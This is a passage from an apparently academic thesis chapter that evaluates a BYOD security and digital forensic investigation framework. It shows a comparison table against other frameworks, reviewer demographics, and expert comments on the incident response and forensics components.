

Start
Incident Detection
Determine response based on the facts
Log activities
Incident response
First Responder
Confirm the incident occured
Identify whether device is enrolled in MDM
Assess the latitude of the damage and the impact
Coordinate resources
Device investigation plan
Device enrolled in MDM
Yes
Insider incident
No
Forensic Expert
Yes
Read BYOD policy
Yes
received Training?
Yes
Identification
Prepare tools
Crime documentation
Preserve status of digital evidence
Evidence Collection
Collect Evidence from related sources
Network Traces
Cloud Environment
IDentification
Acquisation
Preservation
Examination
Analysis
Remote / Logical Acquisition of data
Identification
Acquisition
Preservation
Examination
Analysis
Securely Store
Preservation
Securely Transport evidence
Examination
Analysis
Presentation/ report of evidence
Return Evidence/Chain of custody

Figure 6.4-2 Digital forensic investigation of the BYOD devices demonstration

6.5 Evaluation Phase

The usability, adaptability and relevance of the framework are evaluated in this section. These steps try to demonstrate the artefact performance against set matrices (Hevner et al., 2004). Case studies, experiments, and expert reviews are examples of evaluation techniques. Also, a comparative evaluation was used to evaluate the artefact performance against other frameworks. In this study we used comparative evaluation to evaluate the relevance of the artefact while usability and adaptability were evaluated by experts in the field; this was complemented with an expert review.

6.5.1 Comparative evaluation

With this type of evaluation, the artefact is assessed against other existing artefacts with the same objectives to measure the relevancy and component construction of the designed artefact.

Relevancy

The framework was evaluated against the eight characteristics of BYOD as discussed by Fani et al. (2016). Vulnerability and threat management is critical in BYOD security management as BYOD is considered as the information security risk. The BYOD policy, awareness and training programmes must be established, however, a blind eye should not be turned against the existing mobile device vulnerabilities and threats that need to be closely managed to fully manage BYOD. Table 6.5-1 presents the evaluation of the proposed framework against five other BYOD frameworks. A detailed evaluation of the frameworks can be found in section 2.8.7.

A greater work has been done by previous researchers; however, data leakage and forensics have been ignored in the frameworks discussed in Table 6.5-1. Thus, the proposed framework endeavoured to incorporate the two aspects of the framework design. Looking at this framework, it considers the suggestions of Rose and Scott (2019) on achieving the zero trust

model. Every device that connects to the organisation's network or accesses the organisation's resources should be well known in the organisation thus achieving maximum BYOD security.

It should be recalled that the statistics of mobile malware have been increasing recently, and the mobile device vulnerabilities database has been updated with newer vulnerabilities hence the justification of incorporating threat and vulnerability management in the framework which have not been considered by most of the frameworks in Table 6.5-1. To attain the maximum BYOD security, BYOD policy is not enough, the technical aspect of identifying vulnerabilities and managing them is mandatory which is part of SM as shown in Figure 6.3-2.

Countries are trying to fight against the increasing cyber threats of which mobile devices have become the number one target as identified by Bhosale (2017) and Qamar et al. (2019). Some of these threats are discussed in section 2.4. With the diversity of mobile devices and the future of work, the expectation is that the mobile devices will broaden the cyber threat landscape hence their adoption into the business environment brings new security challenges that require readiness and use of innovative automated AI-driven technologies with comprehensive up to date policies which the framework endeavours to offer.

That is, using the framework will assist in identifying mobile device vulnerabilities and establishing innovative ways of minimising the threat landscape and in providing the secure BYOD programme. The framework also provides continuous monitoring and assessment at all levels. Unlike with most of the BYOD security frameworks the focus is on BYOD awareness, training and education only at the operational level. The proposed framework considers all the three business levels; strategic, tactical and operational levels to manage the BYOD programme.

The BYOD programme constitutes people, organisational systems and technical systems that need to work together to achieve the BYOD security within the organisation. This framework has tried to establish the harmonious cooperation of the three aspects. It takes into consideration employees' participation, technological aspects and other organisational

systems within it hence trying to achieve the maximum participation of all the three components without sacrificing the other. The framework tries to preserve the CIA of the organisation by incorporating the user/device authentication, authorisation through monitored access to resources and data integrity through encryption mechanisms. The characteristics used to evaluate the frameworks are defined in section 1.2.3.

Table 6.5-1 BYOD Security Frameworks comparison

The Framework	Author	CH1	CH2	CH3	CH4	CH5	CH6	CH7	CH8	CH9[12]
Real-Time-BYOD Digital Forensic Investigation - Framework	Proposed Framework	✓	✓	✓	✓	✓	✓	✓	✓	✓
High-level BYOD security Framework	(Fani et al., 2016)	✓	✓	✓	✓	✓	✓	✓	✓	×
Kanyi BYOD security Framework	(Kanyi & Ogao, 2018)	×	✓	×	✓	×	✓	×	✓	✓
Serianu Cyber security Framework	(International Telecommunication Union (ITU), 2019)	✓	×	✓	×	✓	✓	×	✓	✓
A Policy-Based Framework for Preserving Confidentiality in BYOD Environments: A Review of Information Security Perspectives	(Vorakulpipat et al., 2017)	×	×	×	✓	×	✓	×	×	×
A Generic DFR Model for BYOD Environment Using a Honeypot	(Kebande et al., 2016)	×	✓	×	✓	×	✓	✓	×	✓
The Multi-disciplinary Digital Forensic Investigation Process Model	(Lutui, 2015)	×	×	×	×	×	✓	×	×	✓

[12] CH(n) = Characteristic number

6.5.2 Expert review evaluation

According to Ling and Salvendy (2005), expert review also known as a heuristic review, is an evaluation criterion which is cost-effective as the experts' knowledge and skills play an important role in identifying the usability issues with the design. The experts apply their heuristic methods to identify the usability problems with what they are evaluating. It is more effective in discovering usability problems connected with skill-based and rule-based levels of performance (Nielsen & Molich, 1990). The framework was reviewed by the supervisors and was sent to other three evaluators to assess the construction of the questions before it could be deployed to a wide range of expert reviewers. Table 6.5-3 presents the expert reviews' background, their working experience, their level of information security understanding and their digital forensic knowledge and understanding. All of our expert reviewers were from the combination of cyber security, information security and digital computer forensic fields hence we conclude that their knowledge and skills are relevant to assessing the usability of the BYOD DFI framework. All the expert reviewers did not participate in the study before hence the selection of the participants was unbiased. Table 6.5-2 presents the reviewers' profiles.

Table 6.5-2 Participant's Profiles

Participant's Field	Position	Experience
Academia	Professors, Lecturers in Cyber security, Digital Forensics and information security	This comprises of lecturers, PhD and masters' students in the specified fields. They have both the theoretical and practical understanding of the field
IT Specialists	ICT managers, Cyber security Specialists	This is a broader list of any IT related industrial person with knowledge and experience in information security, ICT management, cyber security, and network and database administrator. Those who are responsible for ITC administration and management
Computer Forensic specialists	Digital forensics specialists	Those who have knowledge and experience in computer forensics or any related forensics knowledge and experience.

6.5.3 Framework evaluation tool

An online evaluation questionnaire was developed, reviewed by the supervisors and pilot tested by three experts to validate the construction and understanding of the questions before deployment to a wider group of reviewers. The tool consisted of six sections where the first section introduced the purpose of the evaluation and presented the ethical considerations of the tool. The second section evaluated the construction of the first component of the framework; it focused on understanding the suitability of the component and appropriateness of the component constructs. The third section focused on evaluating

the importance of the component and the constructs in the framework. It also focused on evaluating the security aspect of the organisation and the BYOD devices. Thirdly, the second section concentrated on evaluating the appropriateness of the IR and the use of AI, deep learning and machine learning-driven response tools in incident response. It also evaluated the relevancy of the component to the framework. The fourth section was focused on understanding the importance of the component in providing digital forensic investigations in BYOD. It also evaluated the appropriateness and ethicality of the component. The fifth section evaluated the relevancy and usefulness of the component in the framework. Lastly, the sixth section evaluated the whole structure of the framework. It focused on simplicity, clarity and the completeness of the framework.

6.5.4 Findings of the evaluation

A. Demographic information of the reviewers


It is critical to highlight that 69.2% of our reviewers demonstrated advanced levels of information security knowledge and experience while 30.8% demonstrated an intermediate level of knowledge and experience in information security. On the other hand, 30.8% indicated advanced knowledge and experience in digital forensics while 69.2% demonstrated intermediate knowledge. Digital forensics is a new concept in the African continent especially the southern region of Africa hence why there is a low level of knowledge and experience. Table 6.5-3 presents the demographic background of the reviewers.

Table 6.5-3 Expert reviews background

Expert background	Working Experience	Level of information security understanding	Digital Forensics understanding and knowledge
Senior Lecturer	+11years	Advanced	Advanced
Software developer and systems analyst	3 – 5 years	Advanced	Advanced
Forensic Computer Analyst	3 – 5 years	Intermediate	Intermediate
Information Security Analyst.	0 – 2 years	Intermediate	Intermediate
Academic	+11years	Advanced	Intermediate
Information Security Specialist	1 year	Advanced	Intermediate
ICT Manager	2.5	Intermediate	Intermediate
IT Risk and Compliance Analyst	2	Intermediate	Intermediate
Information Security Analyst.	5	Advanced	Intermediate
Lecturer Cyber Security	10	Advanced	Intermediate
Forensic Computer Analyst	6	Advanced	Advanced
CISA	5	Advanced	Advanced
Information Security Specialist	3	Advanced	Intermediate

B. BYOD Security Management

This component was discussed in section 6.3.3 and the evaluation focused on evaluating the usefulness of the component and the appropriateness of the constructs of the component.



[13]

Figure 6.5-1 Criticality of the constructs of the component

The reviewers agreed that the three constructs of the component are critical in managing the BYOD security programme. They also agreed that BYOD strategic management is mandatory for good management of the BYOD programme. They also agreed that processed in this component lead to the development and establishment of BYOD policy and BYOD awareness, training and education programme, hence the usefulness and suitability of the component are validated.

Comments and Recommendations

Question: Would you recommend any change to the BYOD strategic management? Please specify

[13] Link to the evaluation questions is found here https://forms.gle/pjct9b1bkYkDVg3dA

Table 6.5-4 Respondents' comments and recommendations on BYODSM

Reviewer	Comments
Reviewer 7	No
Reviewer 8	Asset management -Maybe call it the identification of threats and vulnerabilities to assets
Reviewer 10	I would recommend Identifying organisational issues and risk management to come together
Reviewer 12	NO changes required
Reviewer 13	Authentication of BYOD needs to be verified using the rules of the organisation, e.g. login using your credentials and only allow single logon session per user

C. IT administration

This component was discussed in section II and the evaluation focused on evaluating the usefulness and efficacy of the component. Figure 6.5-2 and Figure 6.5-3 demonstrate the efficacy of the component. A total of 85.7% of the reviewers agreed that the component provides the technical aspect of BYOD security which is further evaluated in Figure 6.5-3. Figure 6.5-3 demonstrates the BYOD security elements that the component aims to provide and here the reviewer's responses greatly differed, however, data, data leakage prevention, BYOD user authorisation, access control, device registration through MDM, device security and malware analysis seem to be scoring the highest points respectfully. To demonstrate the usefulness of the artefact, 50% of the reviewers strongly agree that the component is useful in providing BYOD security and management while 50% agree with this response, thus we agree that the component is useful in achieving its objectives. The results are presented in Figure 6.5-4. Additionally, 75% of the reviewers agreed that AI-driven network monitoring tools aid in real-time monitoring of incidents which leads to real-time forensic investigation of the incidents while one reviewer disagreed.




Figure 6.5-2 Technical aspect of the component




Figure 6.5-3 BYOD security elements




Figure 6.5-4 Usefulness in providing BYOD security and management




Figure 6.5-5 usefulness of AI-driven network monitoring tools

Comments and Recommendations

Question: Would you recommend any change to the IT administration? Please specify

Table 6.5-5 Respondents' comments and recommendations on IT administration

Reviewer	Comments
Reviewer 8	No
Reviewer 9	There is no user accountability
Reviewer 10	Data Security should include accounting strategies/processes
Reviewer 12	How are user activities monitored on the network? Is there any component for monitoring user activities?
Reviewer 13	None

D. Incident response

The component is discussed in section III. The efficacy of the component was also evaluated, and the reviewers' responses are demonstrated in Figure 6.5-6. The reviewers agreed that the component is critical in the early containment of the BYOD security risks.




Figure 6.5-6 Incident response efficacy

Comments and Recommendations

Question: Would you recommend any change to the incident response? Please specify

Table 6.5-6 Respondents' comments and recommendations on Incident Response

Reviewer	Comments
Reviewer 6	Review of an incidence response plan is critical
Reviewer 7	No
Reviewer 8	The incident response plan should clearly articulate specific roles and responsibilities for accountability purposes
Reviewer 9	You forgot to mention identification and validation which come before preparation
Reviewer 10	Why only deep learning? The incident response team should not only Prepare but gather as well (point 1)
Reviewer 11	There is a need for a component of applying a fix at this stage
Reviewer 12	Incident testing activities
Reviewer 13	Well formulated

E. Digital Forensic Investigations

The usefulness and appropriateness of this component were also evaluated, and the responses are demonstrated in Figure 6.5-7. All the reviewers agreed that the component is necessary for carrying out forensic investigations of the malicious activity of the BYOD devices and their owners. They also agreed that real-time alert in the type of incidence in deciding whether to perform internal or external forensic investigations. They further agreed that real-time forensic investigation is helpful in investigation insider BYOD security threats.




Figure 6.5-7 Usefulness of DFI component

Comments and Recommendations

Question: Would you recommend any change to the Digital Forensic Investigation? Please specify

Table 6.5-7 Respondents' comments and recommendations on Digital Forensic Investigation

Reviewer	Comments
Reviewer 6	Documentation of every step is very important
Reviewer 7	No
Reviewer 8	No
Reviewer 9	Difference between Examine and Analyse seems to be the same thing
Reviewer 10	none)
Reviewer 11	There might be a need for authorisation to carry out some forensic investigations
Reviewer 12	No changes required
